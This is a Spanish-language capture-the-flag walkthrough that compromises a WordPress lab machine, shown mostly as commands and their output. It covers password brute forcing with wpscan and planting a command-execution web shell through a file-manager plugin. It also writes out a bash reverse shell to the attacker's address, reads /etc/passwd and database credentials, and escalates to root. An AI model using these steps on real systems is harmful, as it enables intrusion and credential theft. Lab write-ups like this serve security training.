

Desplegamos la máquina.

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.




Con nmap vemos los puertos que están abiertos y sus servicios.




Con whatweb vemos las tecnologías que tiene la página web.


Agregamos al /etc/hosts la web.



Al conectarnos por la web de pressenter.hl vemos que es un wordpress.



Usamos wpscan para ver usuarios y plugins posibles.




Ahora vamos a intentar hacer fuerza bruta por si pudiésemos encontrar alguna contraseña. Creamos un archivo con los usuarios y también usamos rockyou como diccionario para contraseñas.

```
❯ echo -e 'pressi\nhacker' > users.txt
❯ cat users.txt -p
pressi
hacker
```


```
❯ wpscan --url http://pressenter.hl -U users.txt -P /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - pressi / dumbass
```

Una vez dentro nos vamos a instalar el plugin 'File Manager' y lo activamos, después vamos a usar de la carpeta patterns el archivo banner-hero.php. Donde colaremos una ejecución de comandos con el parámetro cmd para ejecutar comandos desde nuestra Kali.



Ahora solo debemos desplazarnos como nos muestra el plugin y ejecutar comandos con el parámetro cmd.



Nos mandamos una reverse shell a nuestra Kali por el puerto 443, dejando previamente ese puerto a la escucha con netcat.

```
pressenter.hl/wp-content/themes/twentytwentyfour/patterns/banner-hero.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 33754
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
<enter/wp-content/themes/twentytwentyfour/patterns$
```

Comprobamos los usuarios existentes dentro de la máquina.

```
www-data@4b0d9df49881:/$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
enter:x:1001:1001:enter,,,:/home/enter:/bin/bash
```

Le echamos un vistazo al archivo de configuración de wordpress y encontramos usuario y contraseña para meternos dentro de sql.

```
www-data@4b0d9df49881:/var/www/pressenter$ ls -la
total 264
drwxr-xr-x  1 www-data www-data  4096 Sep 16 18:33 .
drwxr-xr-x  1 root     root      4096 Aug 22  2024 ..
-rw-r--r--  1 www-data www-data   261 Aug 22  2024 .htaccess
drwxrwxrwx  2 www-data www-data  4096 Sep 16 18:33 .tmb
-rwxr-xr-x  1 www-data www-data   405 Feb  6  2020 index.php
-rwxr-xr-x  1 www-data www-data 19915 Jan  1  2024 license.txt
-rwxr-xr-x  1 www-data www-data  7409 Jun 18  2024 readme.html
-rwxr-xr-x  1 www-data www-data  7387 Feb 13  2024 wp-activate.p
drwxr-xr-x  9 www-data www-data  4096 Jul 23  2024 wp-admin
-rwxr-xr-x  1 www-data www-data   351 Feb  6  2020 wp-blog-heade
-rwxr-xr-x  1 www-data www-data  2323 Jun 14  2023 wp-comments-p
-rwxr-xr-x  1 www-data www-data  3033 Mar 11  2024 wp-config-sam
-rwxr-xr-x  1 root     root      3012 Aug 22  2024 wp-config.php
```

```
/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'rooteable' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1' );
```

Por lo tanto, nos conectamos mediante el comando de mysql y bicheamos a ver que vemos.

```
www-data@4b0d9df49881:/var/www/pressenter$ mysql -u admin -h 127.0.0.1 -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 49258
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| wordpress          |
+--------------------+
3 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Comprobamos las tablas que hay. Vamos a usar la de usernames.

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_usernames          |
| wp_users              |
| wp_wpfm_backup        |
+-----------------------+
14 rows in set (0.00 sec)
```

Vemos las columnas que tiene dicha tabla de usernames.

```
mysql> show columns from wp_usernames;
+------------+--------------+------+-----+-------------------+-------------------+
| Field      | Type         | Null | Key | Default           | Extra             |
+------------+--------------+------+-----+-------------------+-------------------+
| id         | int          | NO   | PRI | NULL              | auto_increment    |
| username   | varchar(50)  | NO   | UNI | NULL              |                   |
| password   | varchar(255) | NO   |     | NULL              |                   |
| created_at | timestamp    | YES  |     | CURRENT_TIMESTAMP | DEFAULT_GENERATED |
+------------+--------------+------+-----+-------------------+-------------------+
4 rows in set (0.00 sec)
```

Y por último vamos a seleccionar las 2 columnas que nos interesan.

```
mysql> select username,password from wp_usernames;
+----------+-----------------+
| username | password        |
+----------+-----------------+
| enter    | kernellinuxhack |
+----------+-----------------+
1 row in set (0.00 sec)
```

Nos conectamos como enter.

```
www-data@4b0d9df49881:/var/www/pressenter$ su enter
Password:
enter@4b0d9df49881:/var/www/pressenter$ id
uid=1001(enter) gid=1001(enter) groups=1001(enter),100(users)
```

Obtenemos la primera flag.

```
enter@4b0d9df49881:~$ cat user.txt
4a05a7bc45edb56b1f033ca1606e176c
```

Y tenemos con sudo -l la forma de escalar privilegios a root.

```
enter@4b0d9df49881:~$ sudo -l
Matching Defaults entries for enter on 4b0d9df49881:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
n\:/bin\:/snap/bin, use_pty

User enter may run the following commands on 4b0d9df49881:
    (ALL : ALL) NOPASSWD: /usr/bin/cat
    (ALL : ALL) NOPASSWD: /usr/bin/whoami
```

Con cat podemos ver todos los archivos de la máquina y al buscar la segunda flag vemos que nos es el tipo archivo.txt.

```
enter@4b0d9df49881:~$ sudo /usr/bin/cat /root/root.txt

It's not going to be that easy, keep trying hehe.
```

Lo primero que se me ocurre es utilizar todas las contraseñas que hemos encontrado durante la realización de la máquina y entre las 3 que encontramos resulta ser kernellinuxhack. Listo.

```
enter@4b0d9df49881:~$ su root
Password:
root@4b0d9df49881:/home/enter# cd /root/
root@4b0d9df49881:~# ls -la
total 32
drwx------ 1 root root 4096 Aug 22  2024 .
drwxr-xr-x 1 root root 4096 Sep 16 17:56 ..
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwxr-xr-x 3 root root 4096 Aug 22  2024 .local
-rw------- 1 root root 2251 Aug 22  2024 .mysql_history
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
-rw-r--r-- 1 root root   52 Aug 22  2024 root.txt
-rw-r--r-- 1 root root   33 Aug 22  2024 root_true.txt
```

Una vez somos root ya podemos abrir la segunda flag.